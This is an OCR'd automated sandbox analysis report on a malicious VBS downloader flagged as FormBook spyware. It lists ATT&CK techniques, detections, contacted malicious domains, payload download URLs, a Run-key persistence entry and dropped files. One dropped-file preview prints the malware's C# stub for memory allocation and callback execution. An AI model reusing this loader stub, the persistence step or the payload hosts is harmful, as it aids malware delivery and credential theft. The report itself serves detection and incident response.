
Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Scripting 4 2 1	Registry Run Keys / Startup Folder 1	Process Injection 4 1 2	Deobfuscate/Decode Files or Information 1 1	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	E Ir N C
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Scripting 4 2 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1 1	E R C
Domain Accounts	Command and Scripting Interpreter 1 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2	E T L
Local Accounts	PowerShell 2	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Security Software Discovery 4 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 3	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 4 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 4 1 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D Ir P


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MTIR22024323_0553381487_20220112120005.vbs	12%	ReversingLabs	Script-WScript.Downloader.SLoad	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
18.2.ieinstal.exe.30f0000.0.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
18.3.ieinstal.exe.3071dc0.0.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
27.2.cmstp.exe.eb0000.0.unpack	100%	Avira	HEUR/AGEN.1211214		Download File
27.0.cmstp.exe.eb0000.0.unpack	100%	Avira	HEUR/AGEN.1211214		Download File

Domains

Source	Detection	Scanner	Label	Link
www.wizumiya.co.jp	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://www.wizumiya.co.jp/html/user_data/original/images/bin_WUOAiR166.binfahrschule-heli.at	0%	Avira URL Cloud	safe	
www.jewelrystore1.com/wk3t/	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://schemas.microsoft.	0%	URL Reputation	safe	
http://fahrschule-heli.at/bin_WUOAiR166.bin	0%	Avira URL Cloud	safe	
http://https://www.wizumiya.co.jp/html/user_data/original/images/bin_WUOAiR166.bin	0%	Avira URL Cloud	safe	
http://https://www.wizumiya.co.jp/html/user_da	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.jewelrystore1.com	154.208.173.143	true	true		unknown
www.wizumiya.co.jp	52.68.15.223	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.jewelrystore1.com/wk3t/	true	• Avira URL Cloud: safe	low
http://https://www.wizumiya.co.jp/html/user_data/original/images/bin_WUOAiR166.bin	false	• Avira URL Cloud: safe	unknown
http://https://www.wizumiya.co.jp/html/user_da	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.68.15.223	www.wizumiya.co.jp	United States		16509	AMAZON-02US	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552589
Start date:	13.01.2022
Start time:	14:52:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MTIR22024323_0553381487_20220112120005.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	44

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winVBS@25/17@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 62.3% (good quality ratio 54.3%) • Quality average: 71.8% • Quality standard deviation: 33.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:54:20	API Interceptor	25x Sleep call for process: powershell.exe modified
14:55:50	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run KLQL6TZPVV C:\Program Files (x86)\internet explorer\ieinstal.exe
14:55:58	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run KLQL6TZPVV C:\Program Files (x86)\internet explorer\ieinstal.exe
14:56:17	API Interceptor	522x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db	
Process:	C:\Windows\explorer.exe
File Type:	data
Category:	modified
Size (bytes):	29232
Entropy (8bit):	1.719605478566135
Encrypted:	false
SSDEEP:	96:9OXt/xlovXPg9GGbEu4M9e7jePNx/HiGEYcgf:dvXc940T/V
MD5:	A50EED197FE2E44F38A1FBC67159EFAC
SHA1:	5D176B29AB791D36E0A13F3AFF16C802C4AA135E
SHA-256:	38E2E02DD39AD867C59D825214E161A205A05077BC9BC717996E056F7812FB21
SHA-512:	617618FF90A63685E993399A9C825B3A8C6FF1361C7506E725654E12F0C8A712D3BF12F169A0E3E7CD705225BCC210AA87A79189A68AB6033E80DE1FB67F11B7
Malicious:	false
Preview:	..0 IMMM .....z.....4..... .....QR.....D... .....T.....z.....Q. .....R..T.g.5 .....:..e.;6. .....j.....x..*..... .....'.q..e.j.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328E
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\DB1	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\FORSVARL.dat	
Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	26711
Entropy (8bit):	7.447343601702701
Encrypted:	false
SSDEEP:	768:ZVjtYl2Qumoov2LjPYPdU7MQIZInt28DNE8J:ZopugAjPYDWnTNv

C:\Users\user\AppData\Local\Temp\FORSVARL.dat	
MD5:	501A97CEE8681B8E28324A9DCEFCCC69
SHA1:	3B0EDC42D0E5C1E84E62C0018181BF01E9D5F433
SHA-256:	B771C32B0F189855207BE56933EBCFB8142D18A20AA0F143B3E0DC3B545B6219
SHA-512:	477322B3F7DEC25CD7EFAF2D252D899D3DA5437F0C74C389197B3AD23D7EFA0126D239CBC69B3C9F0E5CFD6084C7413FFA9D04C12499BFAB2D9F8CDFA915F4A
Malicious:	false
Preview:	......h.....4$!.N...$....Z.._1..4.8.l<....9.u.W.....cl<82.....e..ft...x`@.J[....C n..$'..X...>Y.}..K.....@...,Z.d....%.1x0.._z7i.....cC..P.[!.U...~.oV.....H..F...Qy....O+....z.2.....4..... .:Y..sqF.~...y);...{....I.A....02.WI..,..=..c.....v.!7._.....@f.'*s....ZjF.....-.Y0....D.h.M.....P....J:...&.....M.9..P.p9.l<8.l.8.l<..(.M.g].l.}.....L..<..U.Mo.u|.l...n<8-Y.T....7r..U... u.....j.. :.l...l<...<8...l<..Ni..Jw8....l<.G/<8.L....8..%;..X.o.....HR._....l<..p.u..IY....l<..D.u..9T.....l<...<8..6\.ld.".=8...n...9.lV9h..8.l.M.l<..H4...{..H4..,...H44.....H4..2.P..7..X...\|...H5&. >.<.P....l<...1'.....,..UD..j.".=8...@.....m<8,\.....d3.....k..K9.lTJ...P.....X.....H`.S..<....\|.....T.....H.^.....^...X.$q.r.Bq.T.l<....M..R.....^..m...>8...gi...n<8(.U{..._s...`D..3.., ..o..2:.lT<.g.*.=8...../..".....#...-._...l<..<<8....d7<8.|r8...z.lTu..y..H.(.`...\jZ.....V.~.Hr8.5.u..:.).9.Z~~.....Z[..1jOn.$.l<...<8..J|.l.u...Q%.<.

C:\Users\user\AppData\Local\Temp\RES5835.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	dropped
Size (bytes):	1340
Entropy (8bit):	3.9947234529934015
Encrypted:	false
SSDEEP:	24:HdK9oVaMYaHchKcjmfwI+ycuZhNW1NakSJ1CPNnq9ed:5IM9OK2mo1ulW1Na3J1Oq9+
MD5:	D930D0FD1F5C0BA0AF7DF9E9D2E692D2
SHA1:	0D922D7B63D83ED4F3C5B3BF9A95DD331BAEFF3A
SHA-256:	B4ADC94FA9A02D91B0CB4F9D086BF0B0C6C88557A04996A3E0B0A53BBEFA3D05
SHA-512:	E49951AC949875075F96CA48C220EC1F9FFEEC9C2F5281433D53877674BD54348AF2AB6D75432252F6E5D28C7CBA1213B220CA9104139D0C191B9AE661F95264
Malicious:	false
Preview:	L.....a.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....W....c:\Users\user\AppData\Local\Temp\ej2x f2fu\CSC2BA07324D1EB47AD834E18C884AF81E4.TMP.....8.....l1rr.H.....7.....C:\Users\user\AppData\Local\Temp\RES5835.tmp.-.<.....'...Microsoft (R) CVTRES._.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.. .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... .0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...e.j.2.x.f.2.f.u...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... .. .D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2ti3icgl.ztk.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_v10kgrqs.2gg.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\ej2xf2fu\CSC2BA07324D1EB47AD834E18C884AF81E4.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1130536385099568
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry41Nak7YnqqJ1CPN5Dlq5J:+RI+ycuZhNW1NakSJ1CPNnqX
MD5:	388794C6D483BB86F0D26C317272E848
SHA1:	AAD2D00EAF92CF0FC921B271F3A3569B800AECA5
SHA-256:	92DA20002E63D0CC8EBE6533AB4E5CBB7BC5DEAE37F857CF8526D18FB3966972
SHA-512:	E7CA10207747EC4E1AD72867AA7D6FBDDDAE96D6353BDB750AEA7FCD1F4A8997EB28120740A939644460243B8628740C9A04E22E1C1F62739A084F2B3A023A5
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...e.j.2.x.f.2.f.u...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...e.j.2.x.f.2.f.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	673
Entropy (8bit):	5.16161793724357
Encrypted:	false
SSDEEP:	12:V/DGrovLxlwOvdVtKMuiSLyLijCJVI8TFwQiP2m:JoovLxGOvDotLsWCHnTd+1
MD5:	E10418B4412050E3C76BEC0AF627A27D
SHA1:	966147B4966A8944E51AD98E53D007055CDEB64A
SHA-256:	5C6EA7E08504357E2F5AB5AB4DE9A5F85F4CE98D0AF8748563257407EEC831E2
SHA-512:	B00730B4C5275809CD9E42AC4B6330ABF94CE9B27D83B4D21844ADB6E46DAABF1A126193D9BA26D925832F7F3A46FD7A039CDD52802AC239749B8647DC9B78B
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class bidrags1..{..[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int bidrags6,ref Int32 Auxamylase,int Fejem,ref Int32 bidrags,int HOCKEYKAMP,int bidrags7);..[DllImport("kernel32.dll")]public static extern IntPtr CreateFileA(string Semiglut7,uint ATTESTE,int Etiket9,int bidrags0,int bellev,int Buldrr,int FOLKE);..[DllImport("kernel32.dll")]public static extern int ReadFile(int Fejem0,uint Fejem1,IntPtr Fejem2,ref Int32 Fejem3,int Fejem4);..[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr Fejem5,int Fejem6,int Fejem7,int Fejem8,int Fejem9);..}

C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.cmdline	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.266071138526186
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723f46pDJ0zxs7+AEszIN723f46p/Hn:p37Lvkmb6K2aQ6pD+WZETaQ6p/Hn
MD5:	DE6C8A5F7F7F9DF51D896338DFC61245
SHA1:	A2188907B5B842FB60DBC06CA4C2F95A66775939
SHA-256:	28879EE84982963E2BAD391F1293B3430B4EDC12BDA9B67B079A9D40259D62DC
SHA-512:	0D37EBA769FDCA3C33D9AAA7C287349C3E5EE6C37A0932D06D36962F6EF9A089C03232E8601326A9CDFBC1E17A14251152EC40DACE0C9240B31B0FFF3C20477
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.0.cs"

C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.066019734916757
Encrypted:	false
SSDEEP:	48:6IPscOEfEBB7q6Fa9J3H1ulW1Na3J1Oq:JscTfEBBW7SI1NKJ1
MD5:	90529F8DAAFC1245AB4A8F4013C324AB
SHA1:	F8B2E16211C0412456005711C6F695316CC72BA3
SHA-256:	A746A39365D1ACAF4963C06F76D7750AE000D50CEEAAA7767ABFB7FDFE31E8CE

C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.dll

SHA-512:	72D85E7FD2108D643EE175E2DEE61D5A0044362C2D04AEBAA5B74AEBC5912C26F5E6C0C708C22A17279A0D9835BAC63F34C6C0F8467E9DCA030592775D2EB9F
Malicious:	false
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......a...........!.................%... ...@....... ....@.................................$..O....@.......................`...................................................... ............... ..H............text...4.... ...................... ..`.rsrc........@......................@..@.rel oc.......`......................@..B.................%......H.......P ....BSJB............v4.0.30319......l.......#~.. ....#Strings............#US.........#GUID... ...I. ..#Blob...........G.........%3..0.)...G.'...m.'... 7............ O............ [.!.......... d.+.......t.....}.. ....

C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	876
Entropy (8bit):	5.325217571265001
Encrypted:	false
SSDEEP:	24:KOuqd3ka6K2aF/ETalOKaM5DqBVKVrdFAMBJTH:yika6CF/E+YKxDcVKdBJj
MD5:	AA96DEDB7C61FFB3A4CA817F5E72B514
SHA1:	760EF1A4CB3714381A03AB5DF9BA449C1292FF40
SHA-256:	9821620E1530BB8B01E4A52A526BD11BB5C29CCB94CD72DBBFE31F4E6A26B992
SHA-512:	B5BF3C34EAF5AECC36C56F89C4B88AE0EB8F5FFC2AD8941E99E769FA631F64919A6A25F9DAD2629CCFDBAD5AF5E79CAE784FBB9B4570A08968EE058047AFAB30
Malicious:	false
